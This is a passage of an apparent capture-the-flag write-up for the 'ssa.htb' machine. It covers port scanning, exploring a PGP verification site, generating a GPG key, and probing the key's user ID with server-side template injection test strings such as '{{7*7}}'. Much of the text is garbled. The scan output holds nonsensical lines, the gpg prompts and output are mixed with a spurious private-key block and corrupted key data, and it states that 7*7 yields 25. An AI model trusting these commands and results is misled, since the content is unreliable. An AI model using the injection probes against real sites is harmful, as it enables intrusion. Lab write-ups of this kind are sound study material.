

## Table of Contents

Starting Point.....	1
Testing Functionality .....	2
User .....	6
Vulnerability .....	10
Root .....	19
Vulnerability .....	22
Conclusion .....	<b>Error! Bookmark not defined.</b>


## Starting Point

Scanning the given target:

```
(kali㉿kali)-[~] ~
└─$ sudo nmap 10.129.229.16 -sV -Pn -vvv -n -oN /tmp/nmap_out.nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 12:10 EDT
Nmap scan report for 10.129.229.16
Host is up (0.13s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
21/tcp    filtered  ftp      (version unknown)  (state unknown)
22/tcp    open     ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http     nginx 1.18.0 (Ubuntu)
113/tcp   filtered ident   (version unknown)  (state unknown)
443/tcp   open     ssl/http nginx 1.18.0 (Ubuntu)
995/tcp   filtered pop3s  (version unknown)  (state unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel_18.18.14.1 dev [NULL] route 0 metric -1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel_18.18.14.1 dev [NULL] route 0 metric -1


```


Port 80 is open. Accessing it:



As always, the IP address and the domain should be written to the /etc/hosts file on the local machine:


```
(root㉿kali)-[/home/kali]
└─# echo "10.129.229.16 ssa.htb" >> /etc/hosts
```

Refreshing the page:




## Testing Functionality

By clicking the "Experience SSA" I was redirected to the 'about' page:



On the bottom of each page:



By clicking on the third and last tab on the top right of the page, I was redirected to the following page: contact.

**Submit tips. Speak up. Make a difference.**

Do you have a lead that could help us? Submit a PGP-encrypted tip here and we'll get back to you.

Encrypted Text:

*Don't know how to use PGP? Check out our [guide](#)*

**Submit**

When submitting text:

---

**Submit tips. Speak up. Make a difference.**

Do you have a lead that could help us? Submit a PGP-encrypted tip here and we'll get back to you.

Encrypted Text:

Message is not PGP-encrypted.

*Don't know how to use PGP? Check out our [guide](#)*

**Submit**

Use the attached guide by clicking the link:

---

*Don't know how to use PGP? Check out our [guide](#)*

**Submit**

Erel Regev

Guide page:

**PGP Encryption Demonstration**

Practice by importing our public key and encrypting, signing, and verifying messages.

Encrypted Text:

Public Key:

Decrypted Message:

Encrypted Message:

Decrypt Message

with your PRIVATE key.
-----BEGIN PGP PUBLIC KEY BLOCK-----  
  
mQINBGRTz6YBEADA4xA4OqsDznyYLTi36TM769G/APBzGiTN3m140P9pOcA2VpgX  
+9puOX6+nDQvYVrvifdCB90F0zHTCPvkRNvxvfXjpkZnAxXu5c0xq3Wj8nW3hW  
DKvlCGuRbWkHDMwCgNT4eBduSmTc3ATwQ6HqJduHTOXpcZSJ0+1Dkj3Owd5sNV  
+Q  
obLELOVaafHI8pCWaEZCK+iQ1lllEjykabMtgoMQL4OmflUzFs+WrT9/bnrlAGLz  
9UYnMd5UigMcfdG+9gGMSCocORCfIOWajazmrHClzNA86D4Q/B8of+bqmPPk7  
y+nceZi8FOhC1c7kwLwWE0YFxuyXtxsX9RpCxEr6Xom5LcZLAC/SqL/E/jhJq6  
MjYyz3WvEp2U+OYN7LYxq5C9f4l9O1O2okmFYrk4Sj2VqED5TfsvtVOMQRF5Pfa
-----BEGIN PGP MESSAGE-----  
  
hQIMA2u3M9ko0UzmARAAoCW2AvrQccXo9FKbfPoW2abBWNtPkSIIYf8c0lvcfN  
MTmiCrs4d17i3frBnfX40v81akeawnBfOHMtkdMqaOAv3txjV8gzs9rg2NYZCu  
NCdpUPvC/+bdP+vyy8pg9cLAnXjXSazwk7W08C4kn28mPlmpgelK7OPFW+g84F5be  
Qvjk+DJExz1Y+yh5xhDIAJyqwpDSFzfnjjpEr6ocTIDCXiyxf0KEbSueB5PPsl  
ivNm55kNNSAq42dX0m300j67bjix0m713Zx9FGJzDzyoO0liiTBJx20JvflY6KF  
LLUJmmup3r/GibDua5zDGDEBdf00T08H/MU3P2TfaXJOh+IMPV2wP/vjlWsfvbVq  
xAiOUEOPGczbRMx8JOTCzvOnBWls3zL07jRLPeDXRW/Mc1ZtsnxrUt8wLwfdSft  
tmzh7FOPdfErcyAZrg1/2yY+gfJA8RR0kaSPTRqOZlxOwds/AfjrD/FcOHqDAXmr

Encrypt Message

After submitting the above keys, I received the following message:

Submit tips. Speak up. Make a difference.

Do you have a lead that could help us? Submit a PGP-encrypted tip here and we'll get back to you.

Encrypted Text:

Thank you for your submission.

Submit

Don't know how to use PGP? Check out our guide

There is also a clue on the target's website:

## Verifying signed messages

-----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA256

This message has been signed with the official SSA private key.

Import our public key linked above into your keychain and use your favorite program to verify this message. PGP signatures are the only reliable way to verify someone's identity within Cyberspace, and ensure secure and private communication between two parties.

Knowing how to Encrypt/Decrypt messages, as well as verifying them is an imperative skill if you wish to conduct yourself securely, without any prying eyes on you.

Make sure you use verified, open-source programs such as KGpg, Kleopatra, OpenPGP, etc.

And finally, rule number one in asymmetric encryption is to keep your PRIVATE key safe. It is for your eyes only.

SSA

-----BEGIN PGP SIGNATURE-----

We to generate a PGP key but need more details for it since its requiring user information..

I found the following by inspecting the website once again:

```
j4psbgzS1buuVLePywBKZNztXgqWVqR9iKydlCqfJSajwanmYnII99D4H+r9vb/LYO1
PFKwlqnyqNX6dpkCpUl3wgGnUoGdox5DLnE7DZGM4mOhsNuwd8EBgpU18inFb2
MMZO8Qk5bp2qsK9b4LFWDMEL+pzakgJwA1+H5auJLoak+Xee7UcYeqsq1fjpkwIX
mltshTOGOjrtlvAf/PjqZ54yOPCWoyJqr5ZR7m4bh/kicXZVg5OivWrtVCuN0iUID
7sXs10Js/pgvZfA6xFipfvs7W+lOQ0febeNmjuKcGk0VVewv8oc=
=lyGe
-----END PGP SIGNATURE-----
```

When verifying our message, you should see something along the lines of:

Good signature from:  
SSA <atlas@ssa.htb>  
Key ID: D6BA9423021A0839CCC6F3C8C61D429110B625D4

It seems that it is possible to import a keys into the system, and encrypt our own messages.

So I will try to create a new user, since its obvious that a user is associated to the PGP service.

I used gpg for Linux.

## User

GPG (GNU Privacy Guard) is a program that helps you keep your digital communications secure. It uses a technique called "encryption" to protect your messages or files from being read by unauthorized people while they're being sent over the internet or stored on your computer.

Here's how GPG works in simple words:

**Key Pairs:** GPG uses something called "key pairs." Imagine you have two keys: a "lock" (public key) and a "key" (private key). Anyone can have your lock, but only you have the key.

**Encryption:** When you want to send a secret message to someone, you lock it with their "lock" (public key). This means only they can unlock it with their "key" (private key).

**Decryption:** When they receive the locked message, they use their "key" (private key) to unlock it and read the secret message.

**Digital Signatures:** GPG can also help prove that a message came from you and wasn't altered in transit. You use your "key" (private key) to "sign" the message. Others can then use your "lock" (public key) to check if the signature is valid and if the message is untouched.

In summary, GPG uses "locks" (public keys) and "keys" (private keys) to encrypt messages so only the intended recipient can read them. It can also use your "key" (private key) to sign messages to prove they're from you. It's like sending secret messages with special digital locks and keys!

```
[root@kali]-[~/home/kali]
# gpg --quick-gen-key darth
About to create a key for:
  Name (enter): darth
  Email (enter): 
  Comment (enter): 
  Country code (enter): 
  State or Province (enter): 
  Locality name (enter): 
  Organization (enter): 
  Organization unit (enter): 

Continue? (Y/n) Y
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize
the disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize
the disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: directory '/root/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/root/.gnupg/openpgp-revocs.d/89238042EA6DE7511B210A8F43B3E9EAAD774B1B.rev'
public and secret key created and signed.

pub    rsa3072 2023-08-06 [SC] [expires: 2025-08-05]
      89238042EA6DE7511B210A8F43B3E9EAAD774B1B
uid            darth
sub    rsa3072 2023-08-06 [E]
```

Received a new UID for the user darth.

Erel Regev

Generated a key for the user:

```
(root㉿kali)-[~/home/kali]
# gpg --armor --export 89238042EA6DE7511B210A8F43B3E9EAAD774B1B
-----BEGIN PGP PUBLIC KEY BLOCK-----
mQGNBGTPtYgYBDADTYILeDlQDbTqK20vZSKSr7bUn+23GT7kFRknxBc1Bv8KLuKl
ZAqmuD8BjwsV+TuY8//Qsqnz9Lg6//xoWxq2UcZFgYX7laz/Nn8Zs+QKtniXUfgC
0xLU4Bv2x2kHNTuBvkEjs9v6Mj3atBD1rVkcwCi3WtrIqSm4wMYCPCPxErCYfn0a
9i+wZqaQ4+vPwdvpYVgXylmN2C+V8mtFskMmGiWcmjNDre2n5RC04uSfJHl75DPX
S/891tevAYTJch9hjEN7ukADbeiKwpN7JNcAna4YnswB0JKGvfzyTMDMBB0aDVda
UP7TptjLe5/wjnkbXcjdiaYA19drm7mgI4J0wg0Gx/vzQ7hXGx5CiEf57FPyKq8J
MiyX9g94pCpNrtm/Ug8LBaRy3M7KgRwOrP+1qXlkuh2Fae1t0JgZA4psmAQl8rpg
eKGQXKJSOIuuua6JraLBt8Vgu+SVDKJka7iUiCwY5FazPfK4PmGt7yIATdXJfaAa
Tzp+COnblBoFZtsAEQEAAbQFZGFydGiJAdQEEwEKAD4WIQSJI4BC6m3nURshCo9D
s+nqrXdLGwUCZM90BgIbAwUJA8JnAAULCQgHAgYVCgkICwIEFgIDAQIeAQIXgAAK
CRBDs+nqrXdLGwgiC/wIVg+dSwejMDVYIwhL9gN1LTk4ruFEQX9XygWDvurap1q0
iwyOrdwKiGUT9ku6jjaDS06gL53yyNMLtPKjxuBsDWxcQ7W/kIyaJq79kqveKxk7
zip5wTmvSR/IX21uQKW5XYdF7AkY/WojwKUWC8xWHjuCJAyzRnZFdHUND3rN0Uu
3CXhX5opa8xyQbeJGjGpNiBoKzu0gM748UwsW9HM/5q3l+AjkQ40Gw0yNcQpX3Sy
a2kRgMrDYmSNpQzYnC/x/UwAb/Q509dB5bh17kKZlxjrUTz1ivkk8ERwqNK7ThJK
iuXDIxGThp9Ib/Yb2jz70fsBjrk2wToqzCrnoCMycuac/cTInql/HnIy5PCRRzR
W1FseCoPtyC1TMyq1H2FVQhMnJ7y85eYde1lzYEfiVPB5R25aKDnn01S+iov9+HO
S/vgoTQMl6EAwVP299qr7ImLSDLH4kpzInJ8EC27kjFaJH+vjRoLTIsPs1epgXgK
L/wRGk9EeqJ6ngAd0aK5AY0EZM90BgEMAMaLdBPNwwakTw8uTGuIvLkrD6UJBM3L
48qIkyVntTT/vFYntqwkIdTiDxUa11kIfVtejUwopFehcIX8deKjwcY1rVwpMvXD
QF6tywIJ9biWs7rrII0/eUsNTEq0MKYQkNurihHoo7Iu/58UDtxG0ryZk0oy1sTH
48E5nsHcs0bj75n6WdU3ai/prGqi3NxDD6wKXea0xuXRjKX4SeXwpb00y7Eq7THw
TPT3Zu+0YrCf40eo8nv+vegYX1wRHkRR9CESrHTUrG7g8dG8ZtXZ7IAVm3UG6iw0
T6By2Cmf9ygKcfgqdTKQ55G/ht7whieI4aYTsdvJAaWX1yN4Rfc9wLCT5flZFZg7
8ZqULgZnv5m83aZ25AjZt1k+0kC51fqexJhPdh9Zq5XNQI0719z9cMx1D5Ylvjz
YHUUTFP6e2T+NPaYvsf2fwA9VSzvp/Kgv42VONxPkPhFkoXpG3g9vjTSlpqKbANw
Ux5GvnBh/pBFxUJ7esQ+Fexle9VDGQ1ToQARAQABiQG2BBgBCgAgFiEEiSOAQupt
51EbIQqPQ7Pp6q13SxsFAmTPTgYCGwwACgkQQ7Pp6q13SxuNRwv/YwbtTRs4f7go
```

Adding text to test signature:

```
(root㉿kali)-[~/home/kali]
# echo 'checking' | gpg --clear-sign
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

checking
gpg: signing failed: Inappropriate ioctl for device
gpg: [stdin]: clear-sign failed: Inappropriate ioctl for device
-----END PGP SIGNATURE-----
```

I read about the received error. It happens when GPG is confused where to read input from.

I used the following command to fix it:

Erel Regev

```
└─(root㉿kali)-[/home/kali]
└─# export GPG_TTY=$TTY
```

Tried to add the text once again to test the signature:

```
Please enter the passphrase to unlock the OpenPGP secret key:
"darth" 4mMwFTYgFR5oNywAfa0D5l+qTrk05Dqwa77uZf4/Q/Np8zEIKM
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQDQjPaxYvdEs4BkfApwzauESOX3bckKtJzXzbIlmQxTrhDq
ZwGG2qoa6x4zV32JY.KFc/ZQh/VE3psfYh5btuZh+oSz6rWT0py/gjgbX5
-----Passphrase: <N21XqoWoR9IRydCnE/Saiwanm9n1I99DH+r9yb7CY0I
-----END RSA PRIVATE KEY-----<Cancel>
-----BEGIN PGP MESSAGE-----
iQzBAEBCAAdFEE1rqUlwlaCDnMxvPlxh1C
JdTClhAAqdOcrfOsmkffKwdDKATwEpW1a
Hd41hbrzQNTm4mMwFTYgFR5oNywAfa0D
rAvci7c6dB5KLzyGOd7c7/ZnM3Clt4krPGD3
Inj84lbWcGqM9sRfnhfSlpqeK0qbZy02Pdz
S20SeQAzPr+2m0LGQajPaxYvdEs4BkfAp
ZKwGG2qoa6x4zV32I2JYLFCcZQh/VE3ps
-----BEGIN PGP SIGNATURE-----
iQGzBAEBCgAdFEE1SOAQupt51EbIQqPQ7Pp6q13SxsFAmTPUX8ACgkQQ7Pp6q13
SxvUwQv9GGgLS1ZCHc1fkPuPnZ0ae8jkK+zCXgR7W6i0myPiKkZ4LRM00bJmn3Z4
TciVtDvqSQ35cMrxvPT+ELqqP4QQFIAVJ8ptQdT4dtXL3MAjpntKikfiDJo//sWa
vR3yw2SXU9f3n18uAA0pE6DbNQ6pybkZX7XqbNWSf0whYH9ZQ20UvRxEFsN76W/v
Mp0Fqbwcil58ajp1eaVEw0NvlWM1QlfDLcg/5bnNZTE4ei1ZEd1LMDmjgGidQtuf2
kzv/XCvKFLgoJs2m3QZtbblkSXxmwpVaS10EU5Pwo2Zy890r0cnkaFFYYoPsyogv
CshC0L/GnlFGDQs1lKfKAB0p6xsELWN4YDBcg0cjEFpogQ77MShDNVdHD/fdbAW6
Yz2/tlutwd34MgcSd0bxSaN8FkyPNmpRP1kub++dgDUwKCsh/chvZ8B78szadNnj
EtP3TKchOHBr8z2pMo11XR1Yf3Q3RHikyCzyfL95mTwHYfB3/osJ+fkSY05bU1Ct
e0P10f0D
=ro/J
-----END PGP SIGNATURE-----
```

Output:

```
└─(root㉿kali)-[/home/kali]
└─# echo 'checking' | gpg --clear-sign
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512


checking
-----BEGIN PGP SIGNATURE-----
iQGzBAEBCgAdFEE1SOAQupt51EbIQqPQ7Pp6q13SxsFAmTPUX8ACgkQQ7Pp6q13
SxvUwQv9GGgLS1ZCHc1fkPuPnZ0ae8jkK+zCXgR7W6i0myPiKkZ4LRM00bJmn3Z4
TciVtDvqSQ35cMrxvPT+ELqqP4QQFIAVJ8ptQdT4dtXL3MAjpntKikfiDJo//sWa
vR3yw2SXU9f3n18uAA0pE6DbNQ6pybkZX7XqbNWSf0whYH9ZQ20UvRxEFsN76W/v
Mp0Fqbwcil58ajp1eaVEw0NvlWM1QlfDLcg/5bnNZTE4ei1ZEd1LMDmjgGidQtuf2
kzv/XCvKFLgoJs2m3QZtbblkSXxmwpVaS10EU5Pwo2Zy890r0cnkaFFYYoPsyogv
CshC0L/GnlFGDQs1lKfKAB0p6xsELWN4YDBcg0cjEFpogQ77MShDNVdHD/fdbAW6
Yz2/tlutwd34MgcSd0bxSaN8FkyPNmpRP1kub++dgDUwKCsh/chvZ8B78szadNnj
EtP3TKchOHBr8z2pMo11XR1Yf3Q3RHikyCzyfL95mTwHYfB3/osJ+fkSY05bU1Ct
e0P10f0D
=ro/J
-----END PGP SIGNATURE-----
```

So now I have both, the public key and the signed text for the user I created. Let's test it.

Public Key: <div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;"> <b>Enter your PUBLIC key. You will be able to decrypt the message with the corresponding PRIVATE key.</b> </div> <pre>-----BEGIN PGP PUBLIC KEY BLOCK----- mQGNBGTPTgYBDADTYIleDlQDbTqK2OvZSKSr7bUn+23GT7kFrknxBc1Bv8KLuKl ZAQmu08BjwsV+TuYB/QsqnqzLq6/xoWxq2UcZfgyX7laz/NnBZs+QKtrnixUfgC 0XIU4By2x2kHntubVkJq9v6Mj3atBDtrVkcwCi3WtrlqSm4wMYCPCPxEcYfnOa 9i+wZqa04+vPwvdpYvgXylnN2C+V8mtFsklmGiWcmjnDre2n5RC04uStJH75DPX S/891tevAYTch9hjEN7ukDbeikVpN7JNcAn4YnswsBOjKGvzTMDMBBoaDVda UP7ptjLe5/wjnkbXcjdiaYA19dm7mg14J0WogOgx/vzQ7hXg5CIEf57FPyKq8J MiX9g94apCpNrtm/Ug8LbaRy3M7kgRwOrP+1qXlkub2Fae1tOjgZA4pmnAql8rg eKGQXKJSOlua6JraLbt8Vgu+SVDKJka7UiJcwY5FazPfK4PmGt7ylAtDjfAa</pre>	Signed Text: <div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;"> <b>Enter your SIGNED message. It will be decrypted by the PUBLIC key you entered above.</b> </div> <pre>-----BEGIN PGP SIGNED MESSAGE----- Hash: SHA512  checking -----BEGIN PGP SIGNATURE----- iQGzBAEBCgAdFEE1SOAQupt51EbIQqPQ7Pp6q13SxsFAmTPUX8ACgkQQ7Pp6q13 SxvUwQv9GGgLS1ZCHc1fkPuPnZ0ae8jkK+zCXgR7W6i0myPiKkZ4LRM00bJmn3Z4 TciVtDvqSQ35cMrxvPT+ELqqP4QQFIAVJ8ptQdT4dtXL3MAjpntKikfiDJo//sWa vR3yw2SXU9f3n18uAA0pE6DbNQ6pybkZX7XqbNWSf0whYH9ZQ20UvRxEFsN76W/v</pre>
<input type="button" value="Verify Signature"/>	

Erel Regev

After submitting the keys, I received the following message: note that the username is printed as part of the message.



Close

This parameter might be unsanitised, and vulnerable to OS command injection or similar.

I want to try and edit the key with a payload: it is possible to edit the keys using the following syntax and the UID:

```
(root㉿kali)-[/home/kali]
# gpg --edit-key 89238042EA6DE7511B210A8F43B3E9EAAD774B1B
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Secret key is available.

gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp|042EA6DE7511B210A8F43B3E9EAAD774B1B [GNU
gpg: depth: 0  valid: 3  signed: 0  trust: 0-, 0q, 0n, 0m, 0f, 3u
gpg: next trustdb check due at 2025-08-05
sec rsa3072/43B3E9EAAD774B1B
    created: 2023-08-06  expires: 2025-08-05  usage: SC
    trust: ultimate  validity: ultimate
ssb rsa3072/4E888DACP8FCF535
    created: 2023-08-06  expires: never  usage: E
[ultimate] (1). darth

gpg> help
quit      quit this menu
save      save and quit
help      show this help
fpr       show key fingerprint

Signature Verification Result

Signature is valid! [GNUPG:] NEWSIG gpg: Signature made
06 Aug 2023 07:53:35 AM UTC gpg: using RSA key
89238042EA6DE7511B210A8F43B3E9EAAD774B1B 0 [GN
SIG_ID qBFVliD4igH5uHXX2q+YKEKIEwA 2023-08-06
1691308415 [GNUPG:] KEY_CONSIDERED
89238042EA6DE7511B210A8F43B3E9EAAD774B1B 0 [GN
GOODSIG 43B3E9EAAD774B1B darth gpg: Good signature from
"darth" [unknown] [GNUPG:] VALIDSIG
89238042EA6DE7511B210A8F43B3E9EAAD774B1B 2023
1691308415 0 4 0 110 01
89238042EA6DE7511B210A8F43B3E9EAAD774B1B [GNUPG:]
TRUST_UNDEFINED 0 pgp gpg: WARNING: This key is not
certified with a trusted signature! gpg: There is no indication that
the signature belongs to the owner. Primary key fingerprint: 8923
8042 EA6D E751 1B21 0A8F 43B3 E9EA AD77 4B1B
```

Erel Regev

### Vulnerability

I think that Server Side Template Injection (SSTI) vulnerability is part of this machine.


Imagine you have a website where you can personalize your profile page with a picture and a short message. This website uses templates to put all the parts together. Now, if the website doesn't properly check the content you put in the templates, a clever attacker could slip in code that tricks the server into doing harmful stuff.

For example, let's say the attacker writes a message like this: `{ { 7 * 7 } }`. If the template blindly runs this code, the result (25) might show up on the web page. But the problem is, an attacker could also put in code that makes the server do things it shouldn't, like reading files it's not supposed to or running commands.

In simple words, SSTI is like someone sneaking their own secret instructions into a website's templates, making the website's server do things it's not supposed to do. This can lead to all sorts of problems and risks, like exposing private data or letting attackers control parts of the website they shouldn't.

I used the following source to test my theory:

The following cheat sheet can be used to identify the template engine in use:



Received the following error:

```

gpg> adduid
Real name: ${{<%[%"}}%\.
Invalid character in name
The characters '<' and '>' may not appear in name
Real name: 
  
```

Erel Regev

Moved on to the next option: {{7\*7}}

```
(root㉿kali)-[~/home/kali]
# gpg --list-keys
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid: 3  signed: 0  trust: 0-, 0q, 0n, 0m, 0f, 3u
gpg: next trustdb check due at 2025-08-05
/root/.gnupg/pubring.kbx
-----
pub    rsa3072 2023-08-06 [SC] [expires: 2025-08-05]
      89238042EA6DE7511B210A8F43B3E9EAAD774B1B
uid          [ultimate] {{7*7}}
uid          [ultimate] darth
